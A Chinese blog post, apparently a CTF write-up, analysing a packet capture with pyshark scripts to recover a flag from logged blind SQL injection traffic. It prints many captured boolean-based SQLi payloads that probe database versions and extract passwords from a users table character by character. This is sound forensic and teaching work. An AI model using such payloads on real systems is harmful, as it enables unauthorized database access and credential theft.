

# 广东省第四届“强网杯”网络安全大赛（“泄露的秘密WP”）

原创

joker-yan 于 2021-10-14 15:11:28 发布 4268 收藏 1

分类专栏: [CTF 强网杯](#) 文章标签: [网络安全](#) [python](#) [sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_46245411/article/details/120764385](https://blog.csdn.net/weixin_46245411/article/details/120764385)

版权



CTF 同时被 2 个专栏收录

12 篇文章 1 订阅

订阅专栏



强网杯

2 篇文章 0 订阅

订阅专栏

感觉应该就算交了WP也进不了决赛~~

我直接把WP放这里


“泄露的秘密”:

| No. | Time      | Source          | Destination     | Protocol | Length | Info  |
|-----|-----------|-----------------|-----------------|----------|--------|---|
| 149 | 34.388554 | 192.168.153.1   | 192.168.153.130 | HTTP     | 246    | GET /?id=1 HTTP/1.1   |
| 153 | 34.394170 | 192.168.153.130 | 192.168.153.1   | HTTP     | 333    | HTTP/1.1 200 OK (text/html)                                   |
| 159 | 34.447804 | 192.168.153.1   | 192.168.153.130 | HTTP     | 510    | GET /?id=1&uMth=9384%20AND%201%3D1%20UNION%20ALL%20. HTTP/1.1 |
| 161 | 34.449761 | 192.168.153.130 | 192.168.153.1   | HTTP     | 333    | HTTP/1.1 200 OK (text/html)                                   |
| 172 | 34.885676 | 192.168.153.1   | 192.168.153.130 | HTTP     | 246    | GET /?id=1 HTTP/1.1   |
| 174 | 34.887625 | 192.168.153.130 | 192.168.153.1   | HTTP     | 333    | HTTP/1.1 200 OK (text/html)                                   |
| 182 | 34.902618 | 192.168.153.1   | 192.168.153.130 | HTTP     | 249    | GET /?id=4043 HTTP/1.1  |
| 186 | 34.905018 | 192.168.153.130 | 192.168.153.1   | HTTP     | 325    | HTTP/1.1 200 OK (text/html)                                   |
| 192 | 34.914489 | 192.168.153.1   | 192.168.153.130 | HTTP     | 274    | GET /?id=1%28%2C%2C%22%29%27.%28%2C HTTP/1.1                  |
| 194 | 34.916210 | 192.168.153.130 | 192.168.153.1   | HTTP     | 325    | HTTP/1.1 200 OK (text/html)                                   |
| 202 | 34.920699 | 192.168.153.1   | 192.168.153.130 | HTTP     | 254    | GET /?id=8965-8964 HTTP/1.1                                   |
| 204 | 34.921054 | 192.168.153.130 | 192.168.153.1   | HTTP     | 333    | HTTP/1.1 200 OK (text/html)                                   |

| No. | Time      | Source          | Destination     | Protocol | Length | Info  |
|-----|-----------|-----------------|-----------------|----------|--------|---|
| 149 | 34.388554 | 192.168.153.1   | 192.168.153.130 | HTTP     | 246    | GET /?id=1 HTTP/1.1   |
| 153 | 34.394170 | 192.168.153.130 | 192.168.153.1   | HTTP     | 333    | HTTP/1.1 200 OK (text/html)                                   |
| 159 | 34.447804 | 192.168.153.1   | 192.168.153.130 | HTTP     | 510    | GET /?id=1&uMth=9384%20AND%201%3D1%20UNION%20ALL%20. HTTP/1.1 |
| 161 | 34.449761 | 192.168.153.130 | 192.168.153.1   | HTTP     | 333    | HTTP/1.1 200 OK (text/html)                                   |
| 172 | 34.885676 | 192.168.153.1   | 192.168.153.130 | HTTP     | 246    | GET /?id=1 HTTP/1.1   |
| 174 | 34.887625 | 192.168.153.130 | 192.168.153.1   | HTTP     | 333    | HTTP/1.1 200 OK (text/html)                                   |
| 182 | 34.902618 | 192.168.153.1   | 192.168.153.130 | HTTP     | 249    | GET /?id=4043 HTTP/1.1  |
| 186 | 34.905018 | 192.168.153.130 | 192.168.153.1   | HTTP     | 325    | HTTP/1.1 200 OK (text/html)                                   |
| 192 | 34.914489 | 192.168.153.1   | 192.168.153.130 | HTTP     | 274    | GET /?id=1%28%2C%2C%22%29%27.%28%2C HTTP/1.1                  |
| 194 | 34.916210 | 192.168.153.130 | 192.168.153.1   | HTTP     | 325    | HTTP/1.1 200 OK (text/html)                                   |
| 202 | 34.920699 | 192.168.153.1   | 192.168.153.130 | HTTP     | 254    | GET /?id=8965-8964 HTTP/1.1                                   |
| 204 | 34.921054 | 192.168.153.130 | 192.168.153.1   | HTTP     | 333    | HTTP/1.1 200 OK (text/html)                                   |

发现存在大量“HTTP”包。

下一步跟踪HTTP流后,



发现存在SQL注入攻击。

使用python脚本获取传递的参数信息：（附上脚本）

```

import pyshark
import urllib
import re
file=pyshark.FileCapture('log.pcapng',display_filter="http")
#urllib.parse.quote(string)

payload_txt=open('payload2.txt','w+')
txt=''
point=0
flag=''
for i in file:

    string=str(i)
    #print(string,">>>>")
    string1=re.search( r'id=(.*)', string, re.M|re.I)

    try:
        string1=string1.group()
        string1=urllib.parse.unquote(string1)
    except:
        string1=''

    #print(string)
    if(string1==''):
        pass
    else:
        txt=txt+string1
payload_txt.write(txt)

payload_txt.close()

```

payload2.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```


id=1 AND @@VERSION_COMMENT LIKE 0x25506572636f6e6125 HTTP/1.1\r\n
id=1 AND @@VERSION_COMMENT LIKE 0x25506572636f6e6125
id=1 AND AURORA_VERSION() LIKE 0x25 HTTP/1.1\r\n
id=1 AND AURORA_VERSION() LIKE 0x25
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),1,1))>51 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),1,1))>51
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),1,1))>54 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),1,1))>54
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),1,1))>56 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),1,1))>56
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),1,1))>55 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),1,1))>55
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),2,1))>51 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),2,1))>51
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),2,1))>48 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),2,1))>48
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),2,1))>9 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),2,1))>9
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>64 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>64
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>96 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>96
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>112 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>112
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>104 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>104
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>100 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>100
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>98 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>98
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>99 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,1,1))>99
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,2,1))>96 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,2,1))>96
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,2,1))>112 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,2,1))>112
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,2,1))>120 HTTP/1.1\r\n
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,2,1))>120
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1,2,1))>114 HTTP/1.1\r\n


```

第 1 行, 第 1 列 100% Macintosh (CR) UTF-8

CSDN @joker-yan

发现存在SQL盲注的痕迹，但是由于判断条件不明朗，所以SQL盲注获取到的信息不明确，继续跟进，





发现有不同的回显，

```
<center><font color='red'>1</font></br><font color='red'>Dumb</font></br><font
color='red'>Dumb</font></center>
```

更改脚本继续获取数

```

import pyshark
import urllib
import re
file=pyshark.FileCapture('log.pcapng',display_filter="http")
#urllib.parse.quote(string)

payload_txt=open('payload.txt','w+')
txt=''
point=0
flag=''
for i in file:

    string=str(i)
    #print(string,">>>>")
    string1=re.search( r'id=(.*)', string, re.M|re.I)
    flag=re.search(r"<center><font color='red'>(\d)</font></br><font color='red'>",string,re.M|re.I)
    try:
        if('1'in flag.group()):
            point=1

        else:
            point=0

    except:
        None

    try:
        string1=string1.group()
        string1=urllib.parse.unquote(string1)
        if(point==1):
            string1=string1+flag.group()+'\n'
        else:
            None
    except:
        string1=''

    #print(string)
    if(string1==''):
        pass
    else:
        txt=txt+string1
payload_txt.write(txt)

payload_txt.close()

```

```
payload.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
id=1 AND QUARTER(NULL) IS NULL
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND SESSION_USER() LIKE USER()
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ISNULL(JSON_STORAGE_FREE(NULL))
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),1,1))>51
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM ctf.users),1,1))>54
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),1,1))>64
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),1,1))>96
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),1,1))>98
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),2,1))>96
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),2,1))>112
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),2,1))>113
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),3,1))>96
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),4,1))>96
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),4,1))>104
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),4,1))>108
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),4,1))>110
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),4,1))>111
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),5,1))>96
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),5,1))>104
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 0,1),5,1))>108
```

两者对比了一下，发现在“payload.txt”中出现的最后一行数字加上1，再使用python的chr()函数，就是获取到的正确的数字。

```
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 2,1),11,1))> 104
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 2,1),11,1))> 108
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 2,1),11,1))> 109
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 2,1),13,1))> 96
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 2,1),13,1))> 104
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 2,1),13,1))> 106
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 2,1),13,1))> 107
<center> <font color='red'> 1 </font> </br> <font color='red'>
id=1 AND ORD(MID((SELECT IFNULL(CAST(password AS NCHAR),0x20) FROM ctf.users ORDER BY password LIMIT 2,1),14,1))> 96
```

缺点在于这里有一个字符没有获取到。

但是获取到了的flag信息是：flag{Log\_an?lysis\_SQL}

很明显缺少的字符是'a'

=> flag{Log\_analysis\_SQL}

## 总结

“题目很好，队友很强，下次再来~”

这次就弄出来这道题，没想到居然比一血慢了几秒好像QAQ

那道PST文件、内存的题目还是差一点就弄出来了~



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)